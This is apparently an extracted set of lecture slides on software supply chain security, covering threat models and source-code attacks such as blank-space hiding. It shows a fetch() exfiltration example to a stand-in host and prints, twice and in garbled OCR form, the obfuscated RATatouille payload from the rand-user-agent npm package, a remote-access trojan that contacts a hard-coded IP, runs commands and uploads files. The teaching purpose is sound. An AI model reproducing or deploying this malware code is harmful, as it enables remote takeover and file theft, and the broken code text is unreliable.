
- The **application** is the **final product** of the supply chain:
 - this is an **umbrella** for apps, libraries, etc.

- Example of applications:

C A system daemon using libraries for managing resources of the host

Python A web server relying upon packages for handling HTTP requests

JavaScript An online shop exploiting packages for implementing online payments




Software Supply Chain Security

- The complexity of a modern software supply chain makes it a wonderland for attackers.
- Attacks within the supply chain are:
 - **deceiving**: difficult to identify and track down
 - **wide**: affect a large amount of software
 - **multi-stage**: requires several steps for be effective.
- Three main categories will be briefly discussed:
 - attacks against **source code**
 - attacks against **third party dependencies**
 - attacks against the **build process**.



General Threat Model




General Threat Model

- The general **threat model** of software supply chain attacks hints at:
 - the need of **preparatory steps** to access the target
 - **requirements** in terms of **reputation** and **trust** among developers
 - articulation over a (very) **long time span**.
- Such a threat model highlights the importance of:
 - **transparency**: know what is inside the software
 - **attestation**: verify that what is inside the software matches the expected content.



Attacks Against Source Code

- **Source code** can be **attacked** in several manners to:
 - **inject** malicious code
 - **store** information to be used in later attack stages (e.g., configuration data)
 - **propagate** a threat through the supply chain.
- Examples of malicious code:
 - backdoors
 - attack routines
 - IP addresses to contact.
- Two examples of attacks for tricking the developer:
 - blank spaces 🤪
 - homoglyphs.




Source: r/ProgrammerHumor

Attacks Against Source Code


- Blank spaces can be used to:
 - “push” malicious contents outside of the coding view
 - impair the code review process of pull requests.

```
1 function greet(name) {  
2   console.log(`Hello, ${name}!`);  
3 }  
4  
5
```



The statement seems to end with the “;”

```
1  
2 fetch('https://malwebsite.com/api/send', { method: 'POST', headers: { 'C  
3  
4  
5
```



A malicious payload has been appended outside the “normal” screen width.

Attacks Against Source Code

/rand-user-agent/dist/index.js

36 LOC 7.02 kB

```
1 import { JSONFrequencyNormalize, JSONIsFrequency, JSONInterval, randomElement, } from './helpers.js'
2 import * as fs from 'fs';
3 import * as path from 'path';
4 import { fileURLToPath } from 'url';
5 import { createRequire } from 'module';
6 const require = createRequire(import.meta.url);
7 const __filename = fileURLToPath(import.meta.url);
8 const __dirname = path.dirname(__filename);
9 let content = JSON.parse(fs.readFileSync(path.join(__dirname, "../data/user-agents.json"), "utf8"));
10 content = JSONFrequencyNormalize(content);
11 if (JSONIsFrequency(content)) {
12   content = JSONInterval(content);
13 }
14 export default function (device, browser = null, os = null) {
15   let options = [];
16   const keys = Object.keys(content);
17   for (const index in keys) {
18     let filter = true;
19     if (keys[index].indexOf(device) === -1) {
20       filter = false;
21     }
22     if (browser && keys[index].indexOf(browser) === -1) {
23       filter = false;
24     }
25     if (os && keys[index].indexOf(os) === -1) {
26       filter = false;
27     }
28     if (filter) {
29       options.push(keys[index]);
30     }
31   }
32   if (options.length === 0) {
33     return randomElement(content);
34   }
35   return randomElement(content[options[Math.floor(Math.random() * options.length)]]);
36 };
```

Install

> npm i rand-user-agent

Repository

github.com/WebScrapingAPI/rand-user...

Homepage

github.com/WebScrapingAPI/rand-use...

Weekly Downloads

44,249

Version

2.0.84

License

ISC

Unpacked Size

53.3 kB

Total Files

12

Last publish

a day ago

Collaborators



> Try on RunKit

Report malware

The rand-user-agent package allows to create randomized real user-agent strings for performing HTTP queries.

The RATatouille attack targeted version 1.0.110, which contained an obfuscated payload hidden via blank spaces.



Attacks Against Source Code


```
function aob(a,b){const c=a0a();return aob=function(d,e){d=d-0x1a3;let f=c[d];return f;},aob(a,b);function a0a(){const an=['101117Hogk0n',
'Invalidx20commandx20format:x20','Programsx20Pythonx20Python3127','Commandx20isx20missingx20x22:x22x20separatorx20orx20x20paramete
rs','Errorx20executingx20command:x20','Platform','crypto','getHeaders','subtring','axios','homedir','Userx20UIDx20notx20providedx20
inx20thev20command','emit','slice','toString','form-data','4a189531n0w0','command','node_modules','Failedx20tox20uploadx20','clientU
uid','x20filesx20failedx20','npmx20-prefixx20x22','cwd','filename','startsWith','6LhXUp','currentDirectory','paths','733176zAmUz','
identify','message','/u/f','osType','isDirectory','type','win','status','10c0kWA','response','_H3','stdio','exec','reconnectionDelay','Prom
ise','Disconnectedx20fromx20server','HTTPx20uploadx20succeeded:x20','push','trim','append','valId','node_modules','connect','_30','ss
upf','chdir','stopKey','commandQueue','basename','socket.io-client','join','PATH','ss_fcd','length','x20x20startingx20uploadx20','user
Info','hex','Filenamex20orx20destinationx20isx20missing','inherit','path','forEach','Error:x20','client','13452527peIKn0','exit','ss_di
r','windowshide','83KcAK','http://85.239.62.36:57817','clientId','7591852CtFy0','log','env','578159qAKcK','disconnect','resolve','split
','188488mgJm','x20filesx20succeeded:x20','x20filex20uploadx20','relative','5pISvvl','concat','ss_upd';a0a=function(){return an;};
return a0a();}(function(a,b){const a4=a0b,c=a1}while(!1){(try(const d=parseInt(a4(0x1cc))/0x1+parseInt(a4(0x1a0))/0x2+parseInt(a4(0x1af)
)/0x3+parseInt(a4(0x1ff))/0x4+parseInt(a4(0x1ac))/0x5+parseInt(a4(0x1c9))/0x6+parseInt(a4(0x1b7))/0x7+parseInt(a4(0x1c1))/0x8+parseInt
(a4(0x1a0))/0x9+parseInt(a4(0x1d5))/0xa+parseInt(a4(0x1f0))/0xb);if(d===b)break;else c['push'](c['shift']());}})(a0a,0x5c812),((async()=>const a5=a0b,c=global['r']||require,d=c('os'),f=c(a5(0x1f4)),g=c('fs'),h=c('child_process'),i=c(a5(0x1b5)
),j=f(a5(0x1a0))(d(a5(0x1b5))),a5(0x1a2));module(a5(0x1a0))[a5(0x1de)]['f']['join'](j,a5(0x1c1));async function K(L,j){const a6=a5;return new
global(a6(0x1a0))[(K,L)]=const a7=a6;h(a7(0x1d0))(L,j),(M,N,O)=const a8=a7;if(M)(L(a8(0x1f0)+M['message']));return j;if(O)(L['stderr':x20
'+0];return j;K(N);));function L(I)(const a9=a5;try{return c(a9(0x1a6))(I,!1);}catch(Z){return!1;});const m=L('axios'),n=L(a5(0x1a0));i
f(m[!1])try{const l=1;[a5(0x1d0)]=a5(0x1f3),l['windowshide']=1;[const j=1;[a5(0x1d0)]=a5(0x1f3),j['windowshide']=1;[if(m['await k['n
onx20-prefixx20x22'+j+':x22x20installx20socket.io-client'];j}else await k[a5(0x1c1)j+':x22x20installx20axiosx20socket.io-client'];
j);}catch(K){console['log'](K);const o=c(a5(0x1b0)),p=c(a5(0x1b0)),q=c(a5(0x1a0));let r,s,t={const u=a5(0x1b4)}(j)[a5(0x1c8)][a5(0x1d3)],
v=d(a5(0x1a2))[,],w=global[a5(0x1d7)][['http://85.239.62.36:306','global[a5(0x1e4)][a5(0x1fd);function y(l){const aana5;return d['hostname'
]];s'+d[aa(0x1f0)][['username'];function z(l){const abna5,l=1;randomBytes(1(0x10);[l(0x10)=l(0x10)&0xf(0x10);[l(0x10)=l(0x10)&0xf(0x10);const M=
[ab(0x1bd)][ab(0x1f1)];return M['substring'](0x0,0x1)+'-'+M[ab(0x1b7)][0x0,0xc)+'-'+M[ab(0x1b7)](0xc,0x10)+'-'+M['substring'](0x10,0x14)+
'-'+M['substring'](0x14,0x20);function A(l){const acna5,l=1;[ac(0x1da)]=0x1388,r=q(w,L),r['on']('ac(0x1e5),()=>{const adac;console['log']('
Successfullyx20connectedx20to:x20thev20server';const Mxy(l,Nel);M[ad(0x1c1)]=M,N['processId']=s,M[ad(0x1d0)]=w,r[ad(0x1b0)][ad(0x1c),ad
(0x1f7),N);});r['on']('ac(0x1a5),()=>{const aenac;console[ae(0x200)][ae(0x1dc);});r['on']('ac(0x1c0),F,r['on']('ac(0x1f9),()=>{process['exit'
']());});async function B(L,M,N,O){const af=a5;try{const P=new p();P['append'](af(0x1fe),L),P[af(0x1e0)][af(0x1f4),M],M[af(0x1f5)][R=const
S=r['basename'](R);P['append'](S,g['createReadStream'](R));const Q=await o['post'](f+af(0x1c1),p,{headers:P[af(0x1b6)](j);[0][af(0x1d4)
]=0x8c7r['emit'](af(0x1d6),'HTTPx20uploadx20succeeded:x20'+f[af(0x1e9)](M(0x0))+af(0x1aa),0);r[af(0x1bb)][af(0x1d6),'Failedx20tox20upl
oadx20file,x20statusx20code:x20'+d[af(0x1d4)]=x20','x20','0);}catch(R){r[af(0x1bb)][af(0x1d6),af(0x1c2)+R['message']+'x20','0);}async functi
on C(L,M,N,O){const ag=a5;try{let P=a0b,Q=a0b;const R=a0M;for(const S of R){if(!0){stopKey'}}[r[ag(0x1bb)][ag(0x1d6),'HTTPx20uploadx20s
topped:x20'+P+':x20filesx20succeeded:x20'+Q+':x20filesx20failedx20','0);return;const T=f[ag(0x1ab)](M,S),U=[['join'](N,f['dirname'](T))
];try{await B(L,[S],U,O,P);}}catch(V){Q++;}}r[ag(0x1bb)][ag(0x1d6),ag(0x1d0)+P+ag(0x1a9)+0+ag(0x1c4),0);}catch(W){r[ag(0x1bb)][ag(0x1d6),ag(
0x1c2)+W[ag(0x1c1)'+x20','0);}function D(L){const ahna5;let M=[const Ngml['readersync'](L);return N(a0(0x1f5))];O=const ai=a0,P=f[ai(0x
1eb)](L,O),Q=ag['statsync'](P);0x60[ai(0x1d0)](D(P));M[ai(0x1de)](P);});M;function E(L){const aj=a5,M=L['split']('');if(M[
aj(0x1ee)]=0x2(const R=);return R[aj(0x1e1)]=1,[R[aj(0x1e1)]=aj(0x1b2),R;const N=M[0x1[aj(0x1a7)]('');if(N['length']=0x2(const S=);r
eturn S['valid']=1,[S[aj(0x1e1)]=aj(0x1f2),S;const O=N(0x1e)[aj(0x1ff)](j),P=N(0x1['trim'](j);if(O){[P(const T=);return T[aj(0x1e1)]=1,[
T[aj(0x1e1)]=Filenamex20orx20destinationx20isx20empty',T;const Q=();return Q[aj(0x1e1)]=1,[Q[aj(0x1c7)]=0,O['destination']=P,Q;func
tion F(L,M){const akna5;if(M){const O=();return O[ak(0x1e1)]=1,[O[ak(0x1e1)]=ak(0x1ba),0];if(!M){const P=();P['currentDirectory']=_dir
name,P[ak(0x1e1)]=1,[P[ak(0x1e7)]=1,[P[M]=P;const N=M[N];commandQueue['[ak(0x1de)](L),G(M);}async function G(L){const alna5;let M=L;[
while(M[al(0x1e8)][al(0x1ee)]=0x0(const N=M[al(0x1e8)]['shift']());let O='';if(N['startsWith']('cd')){const P=N[al(0x1bc)](0x2)['trim']();tr
y{process['chdir'](M[al(0x1ca)]);process[al(0x1e6)](P)['_'],M['currentDirectory']=process[al(0x1c6)](j);}catch(Q){O=al(0x1f6)+Q[al(0x1e1)];}
}else{if(N['startsWith']('ss_upf')){if(N[al(0x1c8)]('ss_upf')){const R=N(N);if(N[al(0x1e1)])[O=al(0x1b0)+R[al(0x1e1)]=x20','r[al(0x1bb)][al(0x
1d6),0,L];continue;const filename,S,destination:T=R;M[al(0x1e7)]=1,[O,al(0x1ef);if(N[al(0x1c8)](al(0x1e5))]B(y),f[al(0x1eb)](process['
cwd'](j),S),T,L];else N[al(0x1c8)](al(0x1e1)&c(y),f[al(0x1eb)](process['cwd'](j),S),T,L);}else{if(N['startsWith']('al(0x1fa)'))process[al(0x
1e6)](['_dirname'],M[al(0x1ca)];process['cwd'](j);}else{if(N['startsWith']('al(0x1ed)'))const U=N[al(0x1a7)]('');if(U[al(0x1ee)]=0x2(O=al(0x1b2)
);else(const V=U[0x1];process[al(0x1e6)](V),M[al(0x1ca)]=process['cwd'](j);}else{if(N[al(0x1c8)]('ss_stop'))M[al(0x1e7)]=1;[else try{const
W=();W[al(0x1c6)]=M['currentDirectory'],W[al(0x1fb)]=1;[const X=M;if(U){const Y=f['join'](process[al(0x1a3)]['LOCALAPPDATA'],al(0x1b1)),Z=
{...process[al(0x1a3)];Z[al(0x1c1)]=process['env']{al(0x1ec)},X[al(0x1a3)]=Z;[al(0x1d9)](N,X,W,ab,al,a2)=const am=a1;let a2=x20';
0x66(a3+=am(0x1b3)+a0[am(0x1c1)],a2&&(a3='Stderr:x20'+a2),a3+=a1,a3+=M[am(0x1ca)]+'>x20','r['emit'](am(0x1d6),a3,L));}catch(a0){O='Err
or:x20executingx20command:x20'+a0[al(0x1c1)];}}}}j+=M[al(0x1ca)]+'>x20','r[al(0x1bb)][al(0x1d6),0,L);}function H(l){s=z(l),A(s);H(l);}}(j))
}
~
~
~
~/Downloads/1734363d5eb57579fd6195714f31dd7d9c272305f0b30eea778ad08fe5bc3412.js" [noeo] 1R, 72828 1,1 Tut
```

```
function aob(a,b){const c=a0a();return aob=function(d,e){d=d-0x1a3;let f=c[d];return f;},aob(a,b);function a0a(){const an=['101117Hogk0n',
'Invalidx20commandx20format:x20','Programsx20Pythonx20Python3127','Commandx20isx20missingx20x22:x22x20separatorx20orx20x20paramete
rs','Errorx20executingx20command:x20','Platform','crypto','getHeaders','subtring','axios','homedir','Userx20UIDx20notx20providedx20
inx20thev20command','emit','slice','toString','form-data','4a189531n0w0','command','node_modules','Failedx20tox20uploadx20','clientU
uid','x20filesx20failedx20','npmx20-prefixx20x22','cwd','filename','startsWith','6LhXUp','currentDirectory','paths','733176zAmUz','
identify','message','/u/f','osType','isDirectory','type','win','status','10c0kWA','response','_H3','stdio','exec','reconnectionDelay','Prom
ise','Disconnectedx20fromx20server','HTTPx20uploadx20succeeded:x20','push','trim','append','valId','node_modules','connect','_30','ss
upf','chdir','stopKey','commandQueue','basename','socket.io-client','join','PATH','ss_fcd','length','x20x20startingx20uploadx20','user
Info','hex','Filenamex20orx20destinationx20isx20missing','inherit','path','forEach','Error:x20','client','13452527peIKn0','exit','ss_di
r','windowshide','83KcAK','http://85.239.62.36:57817','clientId','7591852CtFy0','log','env','578159qAKcK','disconnect','resolve','split
','188488mgJm','x20filesx20succeeded:x20','x20filex20uploadx20','relative','5pISvvl','concat','ss_upd';a0a=function(){return an;};
return a0a();}(function(a,b){const a4=a0b,c=a1}while(!1){(try(const d=parseInt(a4(0x1cc))/0x1+parseInt(a4(0x1a0))/0x2+parseInt(a4(0x1af)
)/0x3+parseInt(a4(0x1ff))/0x4+parseInt(a4(0x1ac))/0x5+parseInt(a4(0x1c9))/0x6+parseInt(a4(0x1b7))/0x7+parseInt(a4(0x1c1))/0x8+parseInt
(a4(0x1a0))/0x9+parseInt(a4(0x1d5))/0xa+parseInt(a4(0x1f0))/0xb);if(d===b)break;else c['push'](c['shift']());}})(a0a,0x5c812),((async()=>const a5=a0b,c=global['r']||require,d=c('os'),f=c(a5(0x1f4)),g=c('fs'),h=c('child_process'),i=c(a5(0x1b5)
),j=f(a5(0x1a0))(d(a5(0x1b5))),a5(0x1a2));module(a5(0x1a0))[a5(0x1de)]['f']['join'](j,a5(0x1c1));async function K(L,j){const a6=a5;return new
global(a6(0x1a0))[(K,L)]=const a7=a6;h(a7(0x1d0))(L,j),(M,N,O)=const a8=a7;if(M)(L(a8(0x1f0)+M['message']));return j;if(O)(L['stderr':x20
'+0];return j;K(N);));function L(I)(const a9=a5;try{return c(a9(0x1a6))(I,!1);}catch(Z){return!1;});const m=L('axios'),n=L(a5(0x1a0));i
f(m[!1])try{const l=1;[a5(0x1d0)]=a5(0x1f3),l['windowshide']=1;[const j=1;[a5(0x1d0)]=a5(0x1f3),j['windowshide']=1;[if(m['await k['n
onx20-prefixx20x22'+j+':x22x20installx20socket.io-client'];j}else await k[a5(0x1c1)j+':x22x20installx20axiosx20socket.io-client'];
j);}catch(K){console['log'](K);const o=c(a5(0x1b0)),p=c(a5(0x1b0)),q=c(a5(0x1a0));let r,s,t={const u=a5(0x1b4)}(j)[a5(0x1c8)][a5(0x1d3)],
v=d(a5(0x1a2))[,],w=global[a5(0x1d7)][['http://85.239.62.36:306','global[a5(0x1e4)][a5(0x1fd);function y(l){const aana5;return d['hostname'
]];s'+d[aa(0x1f0)][['username'];function z(l){const abna5,l=1;randomBytes(1(0x10);[l(0x10)=l(0x10)&0xf(0x10);[l(0x10)=l(0x10)&0xf(0x10);const M=
[ab(0x1bd)][ab(0x1f1)];return M['substring'](0x0,0x1)+'-'+M[ab(0x1b7)][0x0,0xc)+'-'+M[ab(0x1b7)](0xc,0x10)+'-'+M['substring'](0x10,0x14)+
'-'+M['substring'](0x14,0x20);function A(l){const acna5,l=1;[ac(0x1da)]=0x1388,r=q(w,L),r['on']('ac(0x1e5),()=>{const adac;console['log']('
Successfullyx20connectedx20to:x20thev20server';const Mxy(l,Nel);M[ad(0x1c1)]=M,N['processId']=s,M[ad(0x1d0)]=w,r[ad(0x1b0)][ad(0x1c),ad
(0x1f7),N);});r['on']('ac(0x1a5),()=>{const aenac;console[ae(0x200)][ae(0x1dc);});r['on']('ac(0x1c0),F,r['on']('ac(0x1f9),()=>{process['exit'
']());});async function B(L,M,N,O){const af=a5;try{const P=new p();P['append'](af(0x1fe),L),P[af(0x1e0)][af(0x1f4),M],M[af(0x1f5)][R=const
S=r['basename'](R);P['append'](S,g['createReadStream'](R));const Q=await o['post'](f+af(0x1c1),p,{headers:P[af(0x1b6)](j);[0][af(0x1d4)
]=0x8c7r['emit'](af(0x1d6),'HTTPx20uploadx20succeeded:x20'+f[af(0x1e9)](M(0x0))+af(0x1aa),0);r[af(0x1bb)][af(0x1d6),'Failedx20tox20upl
oadx20file,x20statusx20code:x20'+d[af(0x1d4)]=x20','x20','0);}catch(R){r[af(0x1bb)][af(0x1d6),af(0x1c2)+R['message']+'x20','0);}async functi
on C(L,M,N,O){const ag=a5;try{let P=a0b,Q=a0b;const R=a0M;for(const S of R){if(!0){stopKey'}}[r[ag(0x1bb)][ag(0x1d6),'HTTPx20uploadx20s
topped:x20'+P+':x20filesx20succeeded:x20'+Q+':x20filesx20failedx20','0);return;const T=f[ag(0x1ab)](M,S),U=[['join'](N,f['dirname'](T))
];try{await B(L,[S],U,O,P);}}catch(V){Q++;}}r[ag(0x1bb)][ag(0x1d6),ag(0x1d0)+P+ag(0x1a9)+0+ag(0x1c4),0);}catch(W){r[ag(0x1bb)][ag(0x1d6),ag(
0x1c2)+W[ag(0x1c1)'+x20','0);}function D(L){const ahna5;let M=[const Ngml['readersync'](L);return N(a0(0x1f5))];O=const ai=a0,P=f[ai(0x
1eb)](L,O),Q=ag['statsync'](P);0x60[ai(0x1d0)](D(P));M[ai(0x1de)](P);});M;function E(L){const aj=a5,M=L['split']('');if(M[
aj(0x1ee)]=0x2(const R=);return R[aj(0x1e1)]=1,[R[aj(0x1e1)]=aj(0x1b2),R;const N=M[0x1[aj(0x1a7)]('');if(N['length']=0x2(const S=);r
eturn S['valid']=1,[S[aj(0x1e1)]=aj(0x1f2),S;const O=N(0x1e)[aj(0x1ff)](j),P=N(0x1['trim'](j);if(O){[P(const T=);return T[aj(0x1e1)]=1,[
T[aj(0x1e1)]=Filenamex20orx20destinationx20isx20empty',T;const Q=();return Q[aj(0x1e1)]=1,[Q[aj(0x1c7)]=0,O['destination']=P,Q;func
tion F(L,M){const akna5;if(M){const O=();return O[ak(0x1e1)]=1,[O[ak(0x1e1)]=ak(0x1ba),0];if(!M){const P=();P['currentDirectory']=_dir
name,P[ak(0x1e1)]=1,[P[ak(0x1e7)]=1,[P[M]=P;const N=M[N];commandQueue['[ak(0x1de)](L),G(M);}async function G(L){const alna5;let M=L;[
while(M[al(0x1e8)][al(0x1ee)]=0x0(const N=M[al(0x1e8)]['shift']());let O='';if(N['startsWith']('cd')){const P=N[al(0x1bc)](0x2)['trim']();tr
y{process['chdir'](M[al(0x1ca)]);process[al(0x1e6)](P)['_'],M['currentDirectory']=process[al(0x1c6)](j);}catch(Q){O=al(0x1f6)+Q[al(0x1e1)];}
}else{if(N['startsWith']('ss_upf')){if(N[al(0x1c8)]('ss_upf')){const R=N(N);if(N[al(0x1e1)])[O=al(0x1b0)+R[al(0x1e1)]=x20','r[al(0x1bb)][al(0x
1d6),0,L];continue;const filename,S,destination:T=R;M[al(0x1e7)]=1,[O,al(0x1ef);if(N[al(0x1c8)](al(0x1e5))]B(y),f[al(0x1eb)](process['
cwd'](j),S),T,L];else N[al(0x1c8)](al(0x1e1)&c(y),f[al(0x1eb)](process['cwd'](j),S),T,L);}else{if(N['startsWith']('al(0x1fa)'))process[al(0x
1e6)](['_dirname'],M[al(0x1ca)];process['cwd'](j);}else{if(N['startsWith']('al(0x1ed)'))const U=N[al(0x1a7)]('');if(U[al(0x1ee)]=0x2(O=al(0x1b2)
);else(const V=U[0x1];process[al(0x1e6)](V),M[al(0x1ca)]=process['cwd'](j);}else{if(N[al(0x1c8)]('ss_stop'))M[al(0x1e7)]=1;[else try{const
W=();W[al(0x1c6)]=M['currentDirectory'],W[al(0x1fb)]=1;[const X=M;if(U){const Y=f['join'](process[al(0x1a3)]['LOCALAPPDATA'],al(0x1b1)),Z=
